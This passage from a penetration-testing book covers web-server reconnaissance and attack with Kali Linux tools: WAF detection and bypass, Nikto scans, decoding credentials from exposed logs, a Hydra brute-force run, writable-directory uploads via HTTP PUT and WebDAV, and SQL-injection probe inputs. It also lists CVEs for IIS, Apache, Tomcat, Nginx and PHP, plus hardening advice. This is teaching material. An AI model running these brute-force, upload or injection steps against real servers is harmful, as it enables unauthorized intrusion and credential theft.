"www.example.org/images/fl_thumb.jpg" [1] 02:27:55 URL:http://www.example.org/catalog/ [1031] -> "www.example.org/catalog/index.html" [1] 02:27:55 URL:http://www.example.org/catalog/catalog.jsp?id=0 [1282] -> "www.example.org/catalog/catalog.jsp?id=0" [1] 02:27:55 URL:http://www.example.org/guestbook/guestbook.html [1343] -> "www.example.org/guestbook/guestbook.html" [1] 02:27:55 URL:http://www.example.org/guestbook/addguest.html [1302] -> "www.example.org/guestbook/addguest.html" [1] 02:28:00 URL:http://www.example.org/catalog/print.jsp [446] -> "www.example.org/catalog/print.jsp" [1] 02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=1 [1274] -> "www.example.org/catalog/catalog.jsp?id=1" [1] 02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=2 [1281] -> "www.example.org/catalog/catalog.jsp?id=2" [1] 02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=3 [1282] -> "www.example.org/catalog/catalog.jsp?id=3" [1]
To force wget to use a particular IP address for the hostname you are providing (e.g., using a specific proxy address or a name that doesn’t resolve), edit the /etc/hosts file within Kali Linux to point the name to a given address.
root@kali:~# tree
.
`-- www.example.org
|-- catalog
| |-- catalog.jsp?id=0
| |-- catalog.jsp?id=1
| |-- catalog.jsp?id=2
| |-- catalog.jsp?id=3
| |-- index.html
| `-- print.jsp
|-- guestbook
| |-- addguest.html
| `-- guestbook.html
|-- images
| |-- falls.jpg
| |-- fl_thumb.jpg
| |-- flower.jpg
| |-- mn_thumb.jpg
| |-- montrey.jpg
| |-- tahoe1.jpg
| |-- th_thumb.jpg
| `-- yf_thumb.jpg
|-- index.jsp?page=falls.shtml
|-- index.jsp?page=flower.shtml
|-- index.jsp?page=montrey.shtml
|-- index.jsp?page=tahoe1.shtml
`-- index.html
Upon manually browsing a site or scraping it via wget, you can identify server-side technologies through the file extensions used. Table 13-4 lists certain file extensions with the relative application server components.
| Extension(s) | Technology | Server platform(s) |
|---|---|---|
| ACTION | Java | Apache Struts 2.x |
| ASA, ASP, INC, ASAX, ASHX, ASPX, CONFIG | Microsoft ASP/ASP.NET | Microsoft IIS |
| CFM, CFML | Adobe ColdFusion | Commonly associated with Microsoft IIS but can run on other platforms |
| DLL | Microsoft | Microsoft IIS and other Windows-based web servers |
| DO | Java | Apache Struts 1.x IBM WebSphere Application Server |
| JSP | Java Server Pages (JSP) | J2EE application servers (e.g., Apache Tomcat, IBM WebSphere Application Server, and Jetty) |
| NSF, NTF | IBM Lotus Domino | IBM Lotus Domino |
| PHP, PHP3, PHP4, PHP5 | PHP | Often Apache HTTP Server, but interpreters can run on a variety of Unix-based and Windows platforms |
| PL, PHTML | Perl | |
| PY, PYC, PYO | Python | Multiple platforms |
| RB | Ruby | |
| WOA | Apple WebObjects | Apple OS X Server |
You can manually review content to identify useful data. Example 13-11 shows how to use grep to identify hidden fields within the HTML and uncover useful files (i.e., cart.ini). Table 13-5 lists other useful search patterns that you can adopt.
| HTML element | Pattern | Syntax |
|---|---|---|
| JavaScript | <SCRIPT |
grep –r –i '<script' * |
| Email addresses | @ |
grep –r '@' * |
| Hidden form fields | TYPE=HIDDEN |
grep –r –i 'type=hidden' * |
| HTML comments | <!-- --> |
grep –r '<!--' * |
| Hyperlinks | HREF, ACTION |
grep –r –i 'href=|action=' * |
| Metadata | <META |
grep –r –i '<meta' * |
Upon performing manual investigation, you should have compiled a list of valid HTTP and HTTPS endpoints, associated virtual hosts, and details of applications and URL paths of interest. You should then undertake active scanning to do the following:
Identify web application firewall (WAF) mechanisms
Fingerprint web server and application framework software
Expose potentially useful content and functionality
You can use utilities within Kali Linux to undertake these tasks, as described here.
WAF systems are used to parse HTTP traffic and block both ingress queries and egress responses that match known signatures (e.g., SQL injection and XSS strings). You can build a WAF into a web server (e.g., the Apache mod_security module), run it as a dedicated appliance, or operate it as a cloud service.
Within Kali Linux, you can use the wafw00f2 utility and Nmap3 to fingerprint WAF mechanisms, as demonstrated by Example 13-12. The presence of a WAF, in turn, requires obfuscation of attack traffic (e.g., command injection) to evade blocking.
root@kali:~# wafw00f http://www.paypal.com
^ ^
_ __ _ ____ _ __ _ _ ____
///7/ /.' \ / __////7/ /,' \ ,' \ / __/
| V V // o // _/ | V V // 0 // 0 // _/
|_n_,'/_n_//_/ |_n_,' \_,' \_,'/_/
<
...'
WAFW00F - Web Application Firewall Detection Tool
By Sandro Gauci && Wendel G. Henrique
Checking http://www.paypal.com
The site http://www.paypal.com is behind an Imperva
Number of requests: 10
root@kali:~# nmap -p80 --script http-waf-fingerprint www.imperva.com
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-05-01 19:21 EDT
Nmap scan report for www.imperva.com (199.83.132.252)
PORT STATE SERVICE
80/tcp open http
| http-waf-fingerprint:
| Detected WAF
|_ Incapsula WAF
An effective WAF avoidance tactic is to route HTTP requests around the security mechanism. Iteratively modify your local /etc/hosts file and evaluate each HTTP/S endpoint to identify routes that bypass the WAF.
Example 13-13 demonstrates WhatWeb4 run against www.microsoft.com, identifying Microsoft IIS 8.5, Microsoft ASP.NET, and supported HTTP methods for the /en-gb/default.aspx page (GET, POST, PUT, DELETE, and OPTIONS) upon following an HTTP 302 redirect.
When testing large environments, you will often find that URL paths provide access to different server components. Within Example 13-13, the root directory (/) request returns ASP.NET 2.0.50727, and the /en-gb/default.aspx request returns ASP.NET 4.0.30319.
root@kali:~# whatweb -a=4 http://www.microsoft.com http://www.microsoft.com [302] ASP_NET[2.0.50727], Cookies[mslocale], HTTPServer[Microsoft-IIS/ 8.5], IP[104.69.114.127], Microsoft-IIS[8.5], RedirectLocation[/en-gb/default.aspx], Title[Object moved], UncommonHeaders[vtag,x-ccc,x-cid,x-dg-taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET] http://www.microsoft.com/en-gb/default.aspx [200] ASP_NET[4.0.30319], Access-Control-Allow- Methods[GET, POST, PUT, DELETE, OPTIONS],Cookies[MS-CV], HTTPServer[Microsoft-IIS/8.5], IP[104.69.114.127], JQuery, Microsoft-IIS[8.5], Script[javascript,text/javascript], Title[Microsoft %E2%80%93 Official HomePage], UncommonHeaders[correlationvector,access-control- allow-headers, access-control-allow-methods, access-control-allow-credentials, cteonnt-length, x-ccc,x-cid,x-dg-taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET], X-UA-Compatible[IE=edge]
You can run Nikto5 to identify exposed files, as shown in Example 13-14.
root@kali:~# nikto -h www.apache.org - Nikto v2.1.6 --------------------------------------------------------------------------- + Target IP: 104.130.219.184 + Target Hostname: www.apache.org + Target Port: 80 + Start Time: 2015-05-14 03:25:22 (GMT-7) --------------------------------------------------------------------------- + Server: Apache/2.4.7 (Ubuntu) + Server leaks inodes via ETags, header found with file /, fields: 0xb515 0x516677d070438 + The anti-clickjacking X-Frame-Options header is not present. + No CGI Directories found (use '-C all' to force check all possible dirs) + Dir '/websrc/' in robots.txt returned a non-forbidden or redirect HTTP code (301) + "robots.txt" contains 1 entry which should be manually viewed. + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html + Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE + OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts. + OSVDB-3092: /dev/: This might be interesting... + OSVDB-3268: /img/: Directory indexing found. + OSVDB-3092: /img/: This might be interesting... + OSVDB-3268: /info/: Directory indexing found. + OSVDB-3092: /info/: This might be interesting... + OSVDB-3268: /icons/: Directory indexing found. + OSVDB-3268: /images/: Directory indexing found. + OSVDB-3233: /icons/README: Apache default file found. + 6594 requests: 0 error(s) and 15 item(s) reported on remote host
Wikto is a Windows-based web server assessment tool incorporating Nikto functionality. In addition to Nikto tests, Wikto also performs:
Basic web server crawling and spidering
Google data mining of directories and links
Brute-force grinding to identify accessible directories and files
Google Hacks querying to identify poorly protected content
Figure 13-4 demonstrates Wikto performing HTTP scanning of a web server, identifying a number of accessible directories (including /cgi-bin/, /stats/, and Microsoft FrontPage directories), and files of interest. Other tools that you can use to uncover content are the OWASP DirBuster6 and ZAP utilities.7
Daniel Miessler harvested the Alexa 100K list of top websites to catalog the most common names of sensitive directories from robots.txt entries. The RobotsDisallowed project8 provides dictionaries that you can use during testing to reveal content.
Investigate potential flaws upon fingerprinting the operating system, web server, and identifying useful content, as described in the following sections.
Active scanning often reveals useful data and URL paths that you can use (e.g., robots.txt, phpinfo.php, and /server-status/). Exposed content may contain the following:
Usernames, session tokens, and credentials
Details of software packages (e.g., version information and settings)
Details of local files and directory structures (e.g., absolute paths)
For example, .DS_Store and /.svn/entries structures reveal filenames and directory structures, as demonstrated by both Figure 13-5 and Example 13-15. Log files can also contain useful data (e.g., base64-encoded credentials), as shown in Example 13-16.
root@kali:~# wget http://cms.example.org/.svn/entries root@kali:~# strings entries | head -24 https://svn.example.org/test/trunk/devsite https://svn.example.org/devsite 2012-05-31T17:37:17.691030Z mwalker has-props 00cfcd8e-3c59-496e-9b95-ae89d8021240 web.config file 2012-05-30T20:02:43.459126Z adac0226856abf247bf49db5c2daa1c2 2012-05-22T13:57:26.581218Z mwalker googlesitemaps googleanalytics themes project robots.txt file 2012-05-30T20:02:43.459126Z 7407024421899c4fe166cb302c175412 2012-05-22T13:57:26.581218Z mwalker phpunit.xml.dist file
Use Metasploit9 and pillage-svn10 to download source code upon identifying accessible /.svn/entries (Subversion 1.6 and prior) or /.svn/wc.db files (Subversion 1.7 and later). If you identify an exposed Git repository (via /.git/index), use gitpillage.sh, which you can find within the DVCS Pillage Toolkit.11 Repositories often contain useful secrets including tokens and API keys.
root@kali:~# wget https://jira.example.org/secure/client.log root@kali:~# head -15 client.log Resolving host name "localhost" ... Connecting ( localhost:8092 => ip: 127.0.0.1, port: 8092 ) Connected (127.0.0.1:8092) <<< PROPFIND /repository/repo1/ HTTP/1.1 <<< Host: localhost:8092 <<< User-Agent: BitKinex/2.8 <<< Accept: */* <<< Pragma: no-cache <<< Cache-Control: no-cache <<< Cookie: JSESSIONID=a3ta7gugsoug0 <<< Depth: 1 <<< Content-Length: 201 <<< Content-Type: text/xml <<< Authorization: Basic YWRtaW46MTIzcXdl >>> HTTP/1.1 207 Multi Status root@kali:~# openssl enc -base64 -d <<< YWRtaW46MTIzcXdl admin:123qwe
During testing, Nikto and Skipfish12 provide details of URL paths requiring authorization. Example 13-17 demonstrates a request made to a Microsoft IIS server running Frontpage authoring utilities (/_vti_bin/_vti_aut/author.dll). The server response indicates that we must authenticate using Negotiate, NTLM, or Basic methods.
Example 13-18 demonstrates Hydra launched to grind credentials using this URL and the namelist.txt and burnett_top_500.txt dictionaries within Kali Linux.
root@kali:~# hydra -L namelist.txt -P burnett_top_500.txt www.example.org \ http-head /_vti_bin/_vti_aut/author.dll Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only. Hydra (http://www.thc.org) starting at 2014-07-04 18:15:17 [DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task [DATA] attacking service http-head on port 80 [STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h [80][www] host: 192.168.0.15 login: administrator password: cricket
It is uncommon for regular HTTP 1.1 methods to be vulnerable to attack (e.g., to proxy connections to arbitrary hosts, or access sensitive content). Useful methods that you might come across during testing include the following:
TRACE
PUT and DELETE
WebDAV methods
In the subsequent sections, I discuss how to evaluate these during testing.
If the TRACE method is supported and a web server is running an application that is vulnerable to XSS, a cross-site tracing (XST)13 attack can be launched to obtain user session information. This vector is particularly useful because it can reveal cookies protected by the HttpOnly flag.
By contrast, if a server is running only a static website that does not process user-supplied input, the practical security impact of TRACE support is negligible.
You can use the PUT and DELETE methods to upload and remove server-side content (either in conjunction with valid credentials or upon identifying a writable directory). Examples 13-19 and 13-20 demonstrate manual assessment of the / and /scripts directories on www.example.org via HTTP PUT. The first request fails, but the second is successful.
root@kali:~# telnet www.example.org 80 Trying 192.168.0.15... Connected to www.example.org. Escape character is '^]'. PUT /test.txt HTTP/1.1 Host: www.example.org Content-Length: 16 HTTP/1.1 403 Access Forbidden Server: Microsoft-IIS/5.0 Date: Mon, 28 Jul 2014 12:04:53 GMT Connection: close Content-Length: 495 Content-Type: text/html
root@kali:~# telnet www.example.org 80 Trying 192.168.0.15... Connected to www.example.org. Escape character is '^]'. PUT /scripts/test.txt HTTP/1.1 Host: www.example.org Content-Length: 16 HTTP/1.1 100 Continue Server: Microsoft-IIS/5.0 Date: Mon, 28 Jul 2014 12:18:32 GMT ABCDEFGHIJKLMNOP HTTP/1.1 201 Created Server: Microsoft-IIS/5.0 Date: Mon, 28 Jul 2014 12:18:35 GMT Location: http://www.example.org/scripts/test.txt Content-Length: 0 Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
The DELETE method works in a similar manner, although successful execution removes the content. You can use Metasploit,14, 15 and the davtest16 utility within Kali Linux to automate testing.
Individual WebDAV methods supported by Subversion, Apache HTTP Server, and Microsoft products are listed in Chapter 12. If the PROPFIND method is supported, use Metasploit17, 18 to reveal system information.
Armed with valid credentials, you can use the cadaver utility19 to upload, download, search, and manipulate server-side content. Without sufficient privileges, you are reliant on writable directories to upload data.
Use davtest to identify world-writable directories, as shown in Example 13-21.
root@kali:~# davtest -url http://10.0.0.5 ******************************************************** Testing DAV connection OPEN SUCCEED: http://10.0.0.5 ******************************************************** NOTE Random string for this session: xEuttkBpz ******************************************************** Creating directory MKCOL SUCCEED: Created http://10.0.0.5/DavTestDir_xEuttkBpz ******************************************************** Sending test files PUT asp FAIL PUT cgi FAIL PUT txt SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt PUT pl SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.pl PUT jsp SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jsp PUT cfm SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.cfm PUT aspx FAIL PUT jhtml SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.jhtml PUT php SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.php PUT html SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html PUT shtml FAIL ******************************************************** Checking for test file execution EXEC txt SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.txt EXEC pl FAIL EXEC jsp FAIL EXEC cfm FAIL EXEC jhtml FAIL EXEC php FAIL EXEC html SUCCEED: http://10.0.0.5/DavTestDir_xEuttkBpz/davtest_xEuttkBpz.html
Table 13-6 lists remotely exploitable issues within Microsoft IIS. Included in this list are flaws within the underlying Windows operating system and components (e.g., http.sys and Active Directory Federation Services) that can be triggered via IIS. Exploitation of some defects also requires particular ISAPI extensions and subsystems to be enabled.
| CVE reference | Impacted software | Notes |
|---|---|---|
| CVE-2015-1635 | IIS 8.5 and prior | Remote code execution via http.sys within Windows 2012 R2 and priora |
| CVE-2014-4078 | IIS 8.0 and 8.5 | IP and domain access restriction bypass |
| CVE-2010-2730 | IIS 7.5 | FastCGI remote code execution bug |
| CVE-2010-1256 | IIS 6.0, 7.0, and 7.5 | Authenticated users can execute arbitrary code upon triggering memory corruption within token checking code |
| CVE-2009-4444 | IIS 5.0, 5.1, and 6.0 | ASA, ASP, CER file access restriction bypass |
| CVE-2009-2509 | ADFS within Windows 2003 SP2 and 2008 SP2 does not validate headers in HTTP requests, resulting in remote code execution via IIS | |
| CVE-2009-1535 | IIS 5.1 and 6.0 | WebDAV flaws resulting in information leak and arbitrary file creation |
| CVE-2009-1122 | IIS 5.0 | |
Flaws within the Microsoft ASP.NET framework are described in Chapter 14. They often require a web application to be running or file system access to exploit vulnerable conditions.
Microsoft IIS 6.0 and prior support Windows NTLM and Negotiate authentication mechanisms (which are disabled by default within IIS 7.0 and later). By issuing a crafted request, you can obtain details of the authentication provider, the local hostname, and domain. Example 13-22 demonstrates a base64-encoded response from an IIS web server.
root@kali:~# telnet 192.168.0.10 80 Trying 192.168.0.10... Connected to 192.168.0.10. Escape character is '^]'. GET / HTTP/1.1 Host: iis-server Authorization: Negotiate TlRMTVNTUAABAAAAB4IAoAAAAAAAAAAAAAAAAAAAAAA HTTP/1.1 401 Access Denied Server: Microsoft-IIS/5.0 Date: Mon, 09 Jul 2007 19:03:51 GMT WWW-Authenticate: Negotiate TlRMTVNTUAACAAAADgAOADAAAAAFgoGg9IrB7KA92AQAAAAAAAAAAGAAYAA+AAAAVwBJ AEQARwBFAFQAUwACAA4AVwBJAEQARwBFAFQAUwABAAgATQBBAFIAUwAEABYAdwBpAGQAZwBlAHQAcwAuAGMAbwBtAAMAIABt AGEAcgBzAC4AdwBpAGQAZwBlAHQAcwAuAGMAbwBtAAAAAAA= Content-Length: 4033 Content-Type: text/html
Upon decoding the data, the following strings are revealed:
NTLMSSP0 WIDGETS MARS widgets.com mars.widgets.com
Apache is a common web server supporting a number of features via modules. Remotely exploitable flaws within the Apache HTTP Server core are listed in Table 13-7. Apache modules also have known exploitable defects, as listed in Table 13-8.
| CVE reference | Affected release | Notes |
|---|---|---|
| CVE-2012-0053 | Apache 2.2.0 to 2.2.21 | Information leak via Bad Request (code 400) documents, allowing remote attackers to obtain cookie values |
| CVE reference | Affected module(s) | Notes |
|---|---|---|
| CVE-2014-6278 | mod_cgi and mod_cgid | Vectors for the GNU bash shellshock vulnerability, resulting in code execution if a valid CGI script is exposeda |
| CVE-2014-0226 | mod_status in Apache HTTP Server before 2.4.10 | Heap overflow resulting in possible information leak and code execution |
| CVE-2013-5697 | mod_accounting 0.5 | SQL injection via the Host HTTP header |
| CVE-2013-4365 | mod_fcgid 2.3.8 | Remote heap overflow with unspecified impact and vectors |
| CVE-2013-2249 | mod_session_dbd in Apache HTTP Server before 2.4.5 | Unspecified attack vector and impact |
| CVE-2013-1862 | mod_rewrite in Apache HTTP Server 2.2 before 2.2.25 | The module doesn’t sanitize nonprintable characters when logging, making it possible for attackers to inject malicious content into log files (executed upon parsing) |
| CVE-2012-4528 | mod_security2 2.6.9 | Filtering bypass, making it possible for attackers to POST malicious data to PHP applications |
| CVE-2012-4001 | mod_pagespeed 0.10.22.5 | Multiple open proxy issues that provide attackers with a way to connect to arbitrary hosts |
| CVE-2011-4317 CVE-2011-3368 |
mod_proxy in Apache HTTP Server 2.2 before 2.2.21, and other releases | |
| CVE-2011-2688 | mod_authnz_external 3.2.5 | SQL injection via the user field |
| CVE-2010-3872 | mod_fcgid 2.3.5 | Bytewise pointer arithmetic problem resulting in unspecified impact related to FastCGI applications |
| CVE-2010-1151 | mod_auth_shadow | Authentication bypass, information leak, and data modification problems |
| CVE-2010-0425 | mod_isapi in Apache HTTP Server before 2.3.6 running on Windows | Remote code execution via a crafted request, reset packet, and use of orphaned callback pointers |
| CVE-2010-0010 | mod_proxy in Apache HTTP Server before 1.3.42 running on 64-bit platforms | Heap overflow resulting in potential code execution |
Apache Coyote is the HTTP/1.1 connector (web server) that brokers inbound connections between users and application servers including JBoss Application Server, Apache Struts, and Catalina. Coyote itself is part of the larger Apache Tomcat package (bundled with the Catalina servlet container and other items); it is commonly identified via the Server HTTP header field, as shown:
HTTP/1.1 200 OK Server: Apache-Coyote/1.1 X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1 Accept-Ranges: bytes ETag: W/"100-1353333077000" Last-Modified: Mon, 19 Nov 2012 13:51:17 GMT Content-Type: text/html Content-Length: 100 Date: Sat, 11 Jul 2015 14:18:13 GMT
By inspecting other headers (e.g., X-Powered-By and struts-time), set cookies, directory structures, and content presented (e.g., HTML and JavaScript), you can infer the underlying application server made available through the Coyote HTTP connector.
Servers running outdated versions of the Apache Tomcat package are vulnerable to attack. NVD lists a number of denial of service conditions affecting Coyote. Remotely exploitable flaws affecting the server are listed in Table 13-9.
| CVE reference(s) | Affects Tomcat | Notes |
|---|---|---|
CVE-2011-1419 CVE-2011-1183 CVE-2011-1088 |
7.0.0 to 7.0.11 | Multiple vulnerabilities relating to web.xml settings, resulting in bypass of access restrictions |
| CVE-2010-2227 | 7.0.0 beta 6.0.0 to 6.0.27 5.5.0 to 5.5.29 |
Buffer recycling resulting in information leak and denial of servicea via an invalid Transfer-Encoding header |
Nginx is a lightweight web server that is used to proxy inbound connections to backend application servers (similar to Apache Coyote). Older Nginx releases are vulnerable to remote attack, as described in Table 13-10.
| CVE reference | Affects Nginx | Notes |
|---|---|---|
| CVE-2014-0088 | 1.5.11 and prior | The SPDY implementation in Nginx makes it possible for remote attackers to execute arbitrary code via a heap overflow |
| CVE-2013-4547 | 1.5.6 and prior | Nginx allows attackers to bypass intended access restrictions via un-escaped space characters |
| CVE-2013-2028 | 1.3.9 and 1.4.0 | Remote stack overflow via chunked Transfer-Encoding requestsa |
| CVE-2011-4963 | 1.2.0 and 1.3.0 | Nginx on Windows makes it possible for attackers to bypass intended access restrictions |
| CVE-2012-1180 | 1.1.16 and prior | Use-after-free flaw leaks Nginx process memory via a crafted backend response in conjunction with a client request |
| CVE-2010-2263 | 0.8.39 and prior | Nginx on Windows reveals the content of files by appending ::$DATA to the URI |
| CVE-2009-2629 | 0.8.14 and prior | Heap overflow makes it possible for remote attackers to execute arbitrary codeb |
a Metasploit nginx_chunked_size module. b See “Nginx 0.6.38 - Heap Corruption” in Offensive Security’s Exploit Database archive. | ||
You should consider the following countermeasures when hardening web servers:
Ensure that server software, libraries, and dependencies are patched up to date. Proper maintenance mitigates most severe flaws.
Reduce attack surface by removing unnecessary modules and disabling redundant subsystems (e.g., mod_cgi, mod_perl, and PHP within Apache HTTP Server, and components such as WebDAV and ISAPI extensions within Microsoft IIS). Also consider disabling authentication subsystems to negate the risk of brute-force.
Disable support for unnecessary HTTP methods within your environment (such as PUT, DELETE, TRACE, and WebDAV methods).
Within Apache HTTP Server, use the Header always unset20 and ServerSignature off21 directives in httpd.conf to remove HTTP headers that reveal useful web and application server details to attackers (e.g., Server, X-Powered-By, and X-Runtime).
Prevent indexing of directories if no index files are present (e.g., default.asp, index.htm, and index.html) to prevent web crawlers and opportunistic attackers from identifying sensitive information.
Don’t expose debugging information to the public if an application exception (crash) occurs within your environment. Return a generic 404 or 500 error page containing no sensitive material.
1 For example, internet_hosts.txt within wordlists.zip.
2 See wafw00f on GitHub.
3 Nmap http-waf-fingerprint script.
4 See WhatWeb on MorningStar Security.
5 See Nikto2 on CIRT.net.
6 See DirBuster on OWASP.org.
7 See ZAP on OWASP.org.
8 See RobotsDisallowed on GitHub.
9 Metasploit svn_wcdb_scanner module.
10 See pillage-svn on GitHub.
11 See DVCS-pillage on GitHub.
12 See Skipfish in the Google Code Archive.
13 Jeremiah Grossman, “Cross-Site Tracing (XST)”, white paper for WhiteHat Security, January 20, 2003, and Amit Klein, “XST Strikes Back”, SecuriTeam, January 25, 2006.
14 Metasploit http_put module.
15 Metasploit iis_webdav_upload module.
16 Chris Sullo, “DAVTest: Quickly Test & Exploit WebDAV Servers”, Sunera Information Security Blog, April 27, 2010.
17 Metasploit webdav_website_content module.
18 Metasploit webdav_internal_ip module.
19 See cadaver on WebDav.org.
20 Shanison, “Unset/Remove Apache Response Header – Protect Your Server Information”, July 5, 2012.
21 Tarunika Shrivastava, “13 Apache Web Server Security and Hardening Tips”, TecMint, January 7, 2015.
Application frameworks interpret and execute code written in languages such as Java, PHP, Python, and Ruby. Frameworks can be bundled within larger web server packages (e.g., ASP.NET within Microsoft IIS) or run using distinct application and web server components (such as JBoss Application Server running atop of Apache Tomcat). Figure 14-1 demonstrates popular application and web server configurations (note: many of these frameworks can also be presented using alternate web servers).
In many cases, developers are responsible for application security, and IT operations staff infrastructure security. Exploitable gaps might exist if parties neglect to harden the framework components between these layers.
This chapter describes application framework investigation and exploitation.
Chapter 13 describes application framework fingerprinting through the following:
Review of HTTP headers (e.g., Server and X-Powered-By)
Analysis of cookies set upon connecting (primarily session variables)
Analysis of filenames, extensions, and directory structures
Review of metadata within content (e.g., HTML and JavaScript)
Automated tools that you can use to further investigate and profile application framework components include BlindElephant,1 WAFP,2 and clusterd.3 The first two fingerprint content management system (CMS) platforms written in PHP (e.g., WordPress, Joomla, and Drupal), and clusterd can fingerprint application servers, including Apache Tomcat, JBoss, and Adobe ColdFusion.
Example 14-1 demonstrates BlindElephant run against drupal.org. The utility requires a platform name to fingerprint4 (e.g., confluence, drupal, wordpress, joomla). Depending on the CMS, you should then use specific tools such as CMS Explorer,5 WPScan,6 and the OWASP Joomla Vulnerability Scanner7 to identify exploitable conditions.
root@kali:~# BlindElephant.py http://drupal.org drupal Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/drupal.pkl with 145 versions, 478 differentiating paths, and 434 version groups. Starting BlindElephant fingerprint for version of drupal at http://drupal.org Hit http://drupal.org/CHANGELOG.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. 8192ffaeed2d2611fafc1fd3e5e9d463 Hit http://drupal.org/INSTALL.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. 951b85a6fc1b297c3c08509aa5c856a0 Hit http://drupal.org/misc/drupal.js File produced no match. Error: Retrieved file doesn't match known fingerprint. cf5f4b0465085aa398e9fafd1516e4e8 Hit http://drupal.org/MAINTAINERS.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. 0ab7810aeaa9e3b7cee59c7364ad0256 Hit http://drupal.org/themes/garland/style.css Possible versions based on result: 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 7.10, 7.11, 7.12, 7.13, 7.14 Hit http://drupal.org/misc/autocomplete.js File produced no match. Error: Retrieved file doesn't match known fingerprint. 902b9d31800b62f4300a8f5cacc9b5cd Hit http://drupal.org/database/updates.inc File produced no match. Error: Failed to reach a server: Not Found Hit http://drupal.org/UPGRADE.txt File produced no match. Error: Retrieved file doesn't match known fingerprint. fcc4b5c3f0091c84ec9f616173437e5f Hit http://drupal.org/misc/tabledrag.js Possible versions based on result: 7.14 Hit http://drupal.org/database/database.pgsql File produced no match. Error: Failed to reach a server: Not Found Hit http://drupal.org/misc/drupal.css File produced no match. Error: Failed to reach a server: Not Found Fingerprinting resulted in: 7.14 Best Guess: 7.14
Example 14-2 demonstrates clusterd installation and fingerprinting of a JBoss application server (output stripped for brevity). The tool can identify other servers, including Adobe ColdFusion and IBM WebLogic Application Server.
root@kali:~# git clone https://github.com/hatRiot/clusterd.git
Cloning into 'clusterd'...
remote: Counting objects: 1294, done.
remote: Total 1294 (delta 0), reused 0 (delta 0), pack-reused 1294
Receiving objects: 100% (1294/1294), 4.97 MiB | 242 KiB/s, done.
Resolving deltas: 100% (873/873), done.
root@kali:~# cd clusterd/
root@kali:~/clusterd# ./clusterd.py --fingerprint -i 213.255.78.106 -p 80
clusterd/0.4 - clustered attack toolkit
[Supporting 7 platforms]
[2015-06-10 11:57AM] Started at 2015-06-10 11:57AM
[2015-06-10 11:57AM] Servers' OS hinted at windows
[2015-06-10 11:57AM] Fingerprinting host '213.255.78.106'
[2015-06-10 11:57AM] Matched 2 fingerprints for service jboss
[2015-06-10 11:57AM] JBoss HTTP Headers (Unreliable) (version 4.0)
[2015-06-10 11:57AM] JBoss Status Page (version Any)
[2015-06-10 11:57AM] Fingerprinting completed.
[2015-06-10 11:57AM] Vulnerable to JBoss Path Traversal (CVE-2005-2006)
[2015-06-10 11:57AM] Finished at 2015-06-10 11:57AM
You can enumerate the configuration of backend data stores via unhardened web applications and framework components. By actively testing an application and investigating output (e.g., error messages returned), you can identify the data store in use. Input variables used to solicit responses include the following:
test ' '-- '+OR+1=1 '+AND+1=1 '+AND+1=2 ; *% foo) @@servername
For example, an error generated by a Microsoft SQL Server instance upon failing to parse crafted input (i.e., http://www.example.org/target/target.asp?id=') is as follows:
Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver]Unclosed quotation mark before the character string ''. /target/target.asp, line 113
This error indicates SQL injection within the application. Testing of custom-written applications is outside of the scope of this book; however, The Web Application Hacker’s Handbook, by Dafydd Stuttard and Marcus Pinto (Wiley, 2011) is devoted to the topic.
Remotely exploitable vulnerabilities exist within unhardened application framework components. Severe remotely exploitable flaws stem from software defects and lack of security controls, which can result in the following:
Unauthorized access to management interfaces
Information leak and sensitive data exposure
Arbitrary file upload and code execution
Through reducing attack surface and maintaining software (i.e., patching up to date), you can mitigate and resolve most issues. Known flaws within application servers and framework components are detailed in the subsequent sections.
PHP consists of an interpreter core and optional subsystems (including FTP, Mail, OpenSSL, Phar, and ZIP). With the exception of two issues8 and a zero-day flaw,9 exploitation of known vulnerabilities requires an adversary to provide malicious content (e.g., a PHP script or archive file) that is then parsed. Significant flaws are listed in Table 14-1 and a useful list of resolved issues can be found in the PHP 5 ChangeLog.10
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
CVE-2015-3329 CVE-2015-3307 |
5.6.0 to 5.6.7 5.5.0 to 5.5.23 5.4.41 and prior |
Multiple stack and integer overflows in the Phar subsystem, resulting in code execution upon parsing malicious archive files |
CVE-2015-2787 CVE-2015-0231 CVE-2014-8142 |
5.6.0 to 5.6.6 5.5.0 to 5.2.22 5.4.38 and prior |
Multiple use-after-free issues relating to the process_nested_data function in /ext/standard/var_unserializer.re, resulting in arbitrary code execution |
| CVE-2015-2331 | 5.6.0 to 5.6.6 5.5.0 to 5.5.22 5.4.38 and prior |
Integer overflow within the ZIP subsystem upon parsing a malicious archive |
